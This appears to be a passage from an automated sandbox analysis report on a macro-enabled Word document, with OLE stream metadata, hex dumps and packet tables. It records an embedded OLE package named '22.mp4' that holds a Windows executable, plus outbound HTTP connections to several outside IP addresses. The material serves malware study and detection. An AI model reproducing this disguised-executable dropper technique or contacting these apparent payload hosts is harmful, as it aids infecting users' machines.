VB_TemplateDerived
"ThisDocument"
False
Attribute
Dir(ActiveDocument.AttachedTemplate.Path
VB_PredeclaredId
VB_GlobalNameSpace
SW_SHOWNORMAL)
VB_Base
Scr_hDC
ActiveDocument.AttachedTemplate.Path

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.2359563651
Base64 Encoded:	True
Data ASCII:	. . . . . F . . . M i c r o s o f t W o r d 9 7 - 2 0 0 3 D o c u m e n t . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 20 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 57 6f 72 64 20 39 37 2d 32 30 30 33 20 44 6f 63 75 6d 65 6e 74 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 280

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	280
Entropy:	2.3837065211
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 436

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	436
Entropy:	3.43041331515
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . L . . . . . X . . . . . d . . . . . l . . . . . t . . . . . | . . . . . B i g A d m i n i s t r a t o r . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 a4 00 00 00 04 00 00 00 b0 00 00 00 05 00 00 00 cc 00 00 00 06 00 00 00 d8 00 00 00 07 00 00 00 e4 00 00 00 08 00 00 00 f8 00 00 00 09 00 00 00 14 01 00 00

Stream Path: 1Table, File Type: ARC archive data, crunched, Stream Size: 7940

General	
Stream Path:	1Table
File Type:	ARC archive data, crunched
Stream Size:	7940
Entropy:	5.90771618128
Base64 Encoded:	True
Data ASCII:	. . . . . w . . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	1a 06 0f 00 12 00 01 00 77 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 129034

General	
Stream Path:	Data
File Type:	data

General	
Stream Size:	129034
Entropy:	7.75936836126
Base64 Encoded:	True
Data ASCII:	7 . . . D . d . . . . $ . . . . ~ . . . . s . . . Z . . . . A . . . . ? . . . . 2 . 0 . 2 . 0 . _ . 2 . . . P . i . c . t . u . r . e . . 1 . . . 2 . 0 . 2 . 0 . _ . 2 . . . . R . . . e . . . . . . b b . . o . . k . 1 . U . { . . . A . . . . D . . . . . p z . F . . 9 . . . . b
Data Raw:	37 f3 01 00 44 00 64 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 9f 24 da 16 e8 03 e8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 7e 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 73 00 0b f0 5a 00 00 00 04 41 01 00 00 00 05 c1 0e 00 00 00 ff 01 00 00 08 00 3f 03 10 00 10 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 459

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	459
Entropy:	5.38318286733
Base64 Encoded:	True
Data ASCII:	I D = " { 1 1 0 A 9 F D 0 - A 4 8 D - 4 3 4 6 - B D 2 3 - C D 9 3 8 7 2 F 3 4 6 8 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . M o d u l e = M o d u l e 2 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 8 5 8 7 4 B 7 1 4 B 9 1 4 F 9 1 4 F 9 1 4 F 9 1 4 F " . . D P B = " A 9 A B 6 7 7 8 6 8 7 8 6 8 7 8 " . . G C = " C D C F 0 3 B 9 0 3 D C 0 4 D
Data Raw:	49 44 3d 22 7b 31 31 30 41 39 46 44 30 2d 41 34 38 44 2d 34 33 34 36 2d 42 44 32 33 2d 43 44 39 33 38 37 32 46 33 34 36 38 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 32 0d 0a 4e 61 6d 65 3d 22 50 72 6f 6a 65 63 74 22 0d 0a 48

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 89

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	89
Entropy:	3.27035029005
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . M o d u l e 2 . M . o . d . u . l . e . 2 . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 4d 6f 64 75 6c 65 32 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 32 00 00 00 00 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 3484

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3484
Entropy:	4.50229327005
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \ . P . r . o . g . r . a . m . . F . i . l . e . s . \ . C . o . m . m . o . n . . F . i . l . e . s . \ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \ . V . B . A . \ . V . B . A . 7 . . . 1 . \ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 06 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 703

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	703
Entropy:	6.40700107529
Base64 Encoded:	True

General	
Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . a . . . . J . < . . . . . r s t d . o l e > . . s . t . . d . o . l . e P . . . h . % ^ . . * . \\ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \\ W i n d o w s . \\ S y s t e m 3 . 2 \\ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . E N o r m a l . . E N . C r . m . a Q . F . . . . . * . \\ C . . . . * . . a .
Data Raw:	01 bb b2 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 a1 cd a2 61 0a 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Stream Path: ObjectPool/_1667171533/\x1CompObj, File Type: data, Stream Size: 76

General	
Stream Path:	ObjectPool/_1667171533/\x1CompObj
File Type:	data
Stream Size:	76
Entropy:	3.09344952647
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . O L E P a c k a g e . . . . . P a c k a g e . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 0c 00 03 00 00 00 00 00 c0 00 00 00 00 00 00 46 0c 00 00 00 4f 4c 45 20 50 61 63 6b 61 67 65 00 00 00 00 08 00 00 00 50 61 63 6b 61 67 65 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: ObjectPool/_1667171533/\x1Ole10Native, File Type: data, Stream Size: 453046

General	
Stream Path:	ObjectPool/_1667171533/\x1Ole10Native
File Type:	data
Stream Size:	453046
Entropy:	6.15758899612
Base64 Encoded:	True
Data ASCII:	. . . . . 2 2 . m p 4 . C : \\ U s e r s \\ B i g A d m i n i s t r a t o r \\ A p p D a t a \\ L o c a l \\ M i c r o s o f t \\ W i n d o w s \\ I N e t C a c h e \\ C o n t e n t . M S O \\ 2 2 . m p 4 . . . . . , . . . C : \\ U s e r s \\ B I G A D M ~ 1 \\ A p p D a t a \\ L o c a l \\ T e m p \\ 2 2 . m p 4 . . . . . M Z . . . . . @ . . . . . ! . . L . ! T h i s p r o g r a m c a n n o t b e
Data Raw:	b2 e9 06 00 02 00 32 32 2e 6d 70 34 00 43 3a 5c 55 73 65 72 73 5c 42 69 67 41 64 6d 69 6e 69 73 74 72 61 74 6f 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 49 4e 65 74 43 61 63 68 65 5c 43 6f 6e 74 65 6e 74 2e 4d 53 4f 5c 32 32 2e 6d 70 34 00 00 00 03 00 2c 00 00 00 43 3a 5c 55 73 65 72 73 5c 42 49 47 41 44 4d 7e 31 5c 41 70

Stream Path: ObjectPool/_1667171533/\x3ObjInfo, File Type: data, Stream Size: 6

General	
Stream Path:	ObjectPool/_1667171533/\x3ObjInfo
File Type:	data
Stream Size:	6
Entropy:	1.79248125036
Base64 Encoded:	False
Data ASCII:	@ . . . . .
Data Raw:	40 00 03 00 01 00

Stream Path: WordDocument, File Type: data, Stream Size: 4096

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	4096
Entropy:	1.58736027199
Base64 Encoded:	False
Data ASCII:	. . . . Y . . . . . b j b j 8 . 8 . . . . . Z p . e Z p . e . . . . . B . . . . . B . . . . .
Data Raw:	ec a5 c1 00 59 00 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 16 08 00 00 0e 00 62 6a 62 6a 38 1a 38 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e 0e 00 00 5a 70 d2 65 5a 70 d2 65 16 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Network Port Distribution

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 18, 2020 16:34:58.089215040 CET	49731	80	192.168.2.7	54.235.142.93
Nov 18, 2020 16:34:58.191642046 CET	80	49731	54.235.142.93	192.168.2.7
Nov 18, 2020 16:34:58.191819906 CET	49731	80	192.168.2.7	54.235.142.93
Nov 18, 2020 16:34:58.193835974 CET	49731	80	192.168.2.7	54.235.142.93
Nov 18, 2020 16:34:58.296077013 CET	80	49731	54.235.142.93	192.168.2.7
Nov 18, 2020 16:34:58.302418947 CET	80	49731	54.235.142.93	192.168.2.7
Nov 18, 2020 16:34:58.303375006 CET	49731	80	192.168.2.7	54.235.142.93
Nov 18, 2020 16:34:58.394078970 CET	49733	80	192.168.2.7	185.82.218.163
Nov 18, 2020 16:34:58.438442945 CET	80	49733	185.82.218.163	192.168.2.7
Nov 18, 2020 16:34:58.441222906 CET	49733	80	192.168.2.7	185.82.218.163
Nov 18, 2020 16:34:58.441654921 CET	49733	80	192.168.2.7	185.82.218.163
Nov 18, 2020 16:34:58.485963106 CET	80	49733	185.82.218.163	192.168.2.7
Nov 18, 2020 16:34:58.656317949 CET	80	49733	185.82.218.163	192.168.2.7
Nov 18, 2020 16:34:58.656447887 CET	49733	80	192.168.2.7	185.82.218.163
Nov 18, 2020 16:34:59.205749035 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.239636898 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.241189003 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.241985083 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.275563955 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.415806055 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.415863991 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.415899992 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.415940046 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.415945053 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.415977955 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.416008949 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.416012049 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.416029930 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.416043997 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.416059971 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.416079044 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.416095018 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.416111946 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.416121960 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.416141987 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.416157961 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.416183949 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.449796915 CET	80	49740	8.208.13.158	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 18, 2020 16:34:59.449820042 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.449897051 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.449898958 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.449919939 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.449939013 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.449955940 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.449956894 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.449971914 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.449989080 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450004101 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450020075 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450023890 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.450036049 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450056076 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450072050 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450087070 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450103045 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450118065 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450133085 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450149059 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450164080 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450176001 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.450182915 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.450216055 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.450221062 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.450242996 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.450253010 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.483875036 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.483913898 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.483942986 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.483957052 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.483968973 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.483994961 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484004021 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484021902 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484049082 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484051943 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484071016 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484083891 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484113932 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484114885 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484139919 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484142065 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484163046 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484167099 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484185934 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484194040 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484219074 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484234095 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484244108 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484271049 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484271049 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484301090 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484303951 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484322071 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484333992 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484344006 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484359980 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484374046 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484386921 CET	80	49740	8.208.13.158	192.168.2.7
Nov 18, 2020 16:34:59.484402895 CET	49740	80	192.168.2.7	8.208.13.158
Nov 18, 2020 16:34:59.484412909 CET	80	49740	8.208.13.158	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 18, 2020 16:33:55.270551920 CET	58717	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:33:55.297718048 CET	53	58717	8.8.8.8	192.168.2.7
Nov 18, 2020 16:33:56.013040066 CET	59762	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:33:56.040304899 CET	53	59762	8.8.8.8	192.168.2.7
Nov 18, 2020 16:33:56.667656898 CET	54329	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:33:56.694870949 CET	53	54329	8.8.8.8	192.168.2.7
Nov 18, 2020 16:33:58.139400959 CET	58052	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:33:58.166696072 CET	53	58052	8.8.8.8	192.168.2.7
Nov 18, 2020 16:33:58.881753922 CET	54008	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:33:58.908953905 CET	53	54008	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:00.969389915 CET	59451	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:00.996680021 CET	53	59451	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:01.066504002 CET	52914	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:01.105829000 CET	53	52914	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:01.454333067 CET	64569	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:01.491357088 CET	53	64569	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:02.486294031 CET	64569	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:02.521652937 CET	53	64569	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:03.508824110 CET	64569	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:03.536007881 CET	53	64569	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:04.751255035 CET	52816	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:04.778449059 CET	53	52816	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:05.511991978 CET	50781	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:05.524087906 CET	64569	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:05.547617912 CET	53	50781	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:05.563105106 CET	53	64569	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:06.247157097 CET	54230	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:06.274785995 CET	53	54230	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:07.126936913 CET	54911	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:07.154190063 CET	53	54911	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:08.746200085 CET	49958	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:08.773325920 CET	53	49958	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:09.541294098 CET	64569	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:09.568536043 CET	53	64569	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:09.991430998 CET	50860	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:10.018713951 CET	53	50860	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:12.075239897 CET	50452	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:12.112281084 CET	53	50452	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:18.176378012 CET	59730	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:18.203552008 CET	53	59730	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:18.930800915 CET	59310	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:18.957834005 CET	53	59310	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:19.792440891 CET	51919	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:19.819658995 CET	53	51919	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:26.291708946 CET	64296	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:26.318903923 CET	53	64296	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:28.455568075 CET	56680	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:28.482754946 CET	53	56680	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:44.078756094 CET	58820	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:44.105854034 CET	53	58820	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:45.125396013 CET	60983	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:45.174503088 CET	53	60983	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:57.691998005 CET	49247	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:57.727376938 CET	53	49247	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:58.034320116 CET	52286	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:58.061561108 CET	53	52286	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:58.256318092 CET	56064	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:58.283530951 CET	53	56064	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:58.348817110 CET	63744	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:58.384625912 CET	53	63744	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:58.628371000 CET	61457	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:58.664896965 CET	53	61457	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:58.680993080 CET	58367	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:58.876504898 CET	60599	53	192.168.2.7	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 18, 2020 16:34:58.912019968 CET	53	60599	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:59.203260899 CET	53	58367	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:59.316817999 CET	59571	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:59.354815960 CET	53	59571	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:59.843178988 CET	52689	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:59.878844976 CET	53	52689	8.8.8.8	192.168.2.7
Nov 18, 2020 16:34:59.944941044 CET	50290	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:34:59.971975088 CET	53	50290	8.8.8.8	192.168.2.7
Nov 18, 2020 16:35:00.333719969 CET	60427	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:35:00.369122028 CET	53	60427	8.8.8.8	192.168.2.7
Nov 18, 2020 16:35:00.998043060 CET	56209	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:35:01.033664942 CET	53	56209	8.8.8.8	192.168.2.7
Nov 18, 2020 16:35:01.995719910 CET	59582	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:35:02.022891045 CET	53	59582	8.8.8.8	192.168.2.7
Nov 18, 2020 16:35:03.033188105 CET	60949	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:35:03.071093082 CET	53	60949	8.8.8.8	192.168.2.7
Nov 18, 2020 16:35:03.465871096 CET	58542	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:35:03.501374960 CET	53	58542	8.8.8.8	192.168.2.7
Nov 18, 2020 16:35:21.747908115 CET	59179	53	192.168.2.7	8.8.8.8
Nov 18, 2020 16:35:21.803282976 CET	53	59179	8.8.8.8	192.168.2.7
